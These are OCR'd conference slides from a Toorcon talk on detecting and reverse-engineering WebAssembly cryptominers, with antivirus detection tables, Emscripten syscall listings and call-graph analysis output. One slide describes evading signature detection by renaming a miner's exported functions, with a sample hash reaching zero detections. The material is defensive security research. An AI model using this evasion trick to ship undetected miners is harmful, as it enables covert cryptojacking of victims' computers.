
Detection | Details | Relations | Community 4

Ad-Aware	Application.BitCoinMiner.UB	AhnLab-V3	WASM/Cryptojs
ALYac	Misc.Riskware.JS.CoinMiner	Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Application.BitCoinMiner.UB	BitDefender	Application.BitCoinMiner.UB
Cyren	CryptoNight.JBN	DrWeb	Tool.BtcMine.1100
Emsisoft	Application.BitCoinMiner.UB (B)	eScan	Application.BitCoinMiner.UB
ESET-NOD32	WASM/CoinMiner.B potentially unwanted	F-Secure	Application.BitCoinMiner.UB
Fortinet	Riskware/BitCoinMiner93EA	GData	Generic.Application.CoinMiner.AZ
Ikarus	PUA.CoinMiner	Kaspersky	not-a-virus:RiskTool.WASM.Miner.d
MAX	malware (ai score=99)	McAfee	WASM/Cryptonight
McAfee-GW-Edition	WASM/Cryptonight	Microsoft	PUA:Win32/CoinMiner
Panda	Trj/CoinMiner.A	Qihoo-360	Trojan.Generic
Sophos AV	BitCoinMiner (PUA)	Symantec	Trojan.Gen.2
TrendMicro	Coinminer_CryptoNight.SM-WASM	TrendMicro-HouseCall	Coinminer_CryptoNight.SM-WASM
ViRobot	WASM.S.CoinMiner.68796	ZoneAlarm	not-a-virus:HEUR:RiskTool.WASM.Cryptonig...

© QuoScient | Toorcon XX

Detection of Cryptonight?

- Those strings are used to detect wasm cryptominer
  - Binary level: AV signatures, YARA, ...
  - Network level: Snort, Suricata, ...
  - VirusTotal detection
- But if you just rename the exported functions…
  - c687d825540f72e14e94bad3c6732b1652aae0d1b6c9741e71fc8f50bb5df231
  - VirusTotal detection
  - Function names in this FUD cryptominer wasm
    - `_cn__________hash`
    - `_cn__________create`
    - `_cn__________destroy`



No engines detected this file


SHA-256	c687d825540f72e14e94bad3c6732b1652aae0d1b6c9741e71fc8f50bb5df231
File name	cn.wasm
File size	61.02 KB
Last analysis	2018-03-15 12:46:58 UTC


0 / 59

Detection | Details | Community

Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean
Avast	Clean	Avast Mobile Security	Clean
AVG	Clean	Avira	Clean
AVware	Clean	Baidu	Clean
BitDefender	Clean	Bkav	Clean
CAT-QuickHeal	Clean	ClamAV	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	DrWeb	Clean
Emsisoft	Clean	eScan	Clean
ESET-NOD32	Clean	F-Prot	Clean
F-Secure	Clean	Fortinet	Clean

Call Graph





© QuoScient | Toorcon XX

Identify wasm compiler functions


- Cryptominer usually compiled:
  - from C/C++ code using Emscripten
  - without removing unused functions
- Emscripten syscalls
  - `___syscallXX` imported by the wasm module
  - `XX` represents the system call number


```
In [41]: cfg.analyzer.contains_emscripten_syscalls()
Out[41]:
[('___syscall6', 'close'),
 ('___syscall54', 'ioctl'),
 ('___syscall140', '_llseek'),
 ('___syscall20', 'getpid'),
 ('___syscall146', 'writev')]
```

```
In [40]: cfg.analyzer.get_emscripten_calls()
Out[40]:
['abort',
 'enlargeMemory',
 'getTotalMemory',
 'abortOnCannotGrowMemory',
 '___lock',
 '___syscall6',
 '___unlock',
 '_emscripten_memcpy_big',
 '___syscall54',
 '___syscall140',
 '___syscall20',
 '___assert_fail',
 '___syscall146',
 'stackAlloc',
 'stackSave',
 'stackRestore',
 'establishStackSpace',
 'setThrew',
 'setTempRet0',
 'getTempRet0',
 '_malloc',
 '_free',
 '_emscripten_get_global_libc',
 '___errno_location',
 '_fflush',
 'runPostSets',
 '_memset',
 '_sbrk',
 '_memcpy',
 'dynCall_ii',
 'dynCall_iiii',
 'dynCall_viii']
```

© QuoScient | Toorcon XX

(Simplify) Call Graph






Lot of different xrefs to this function

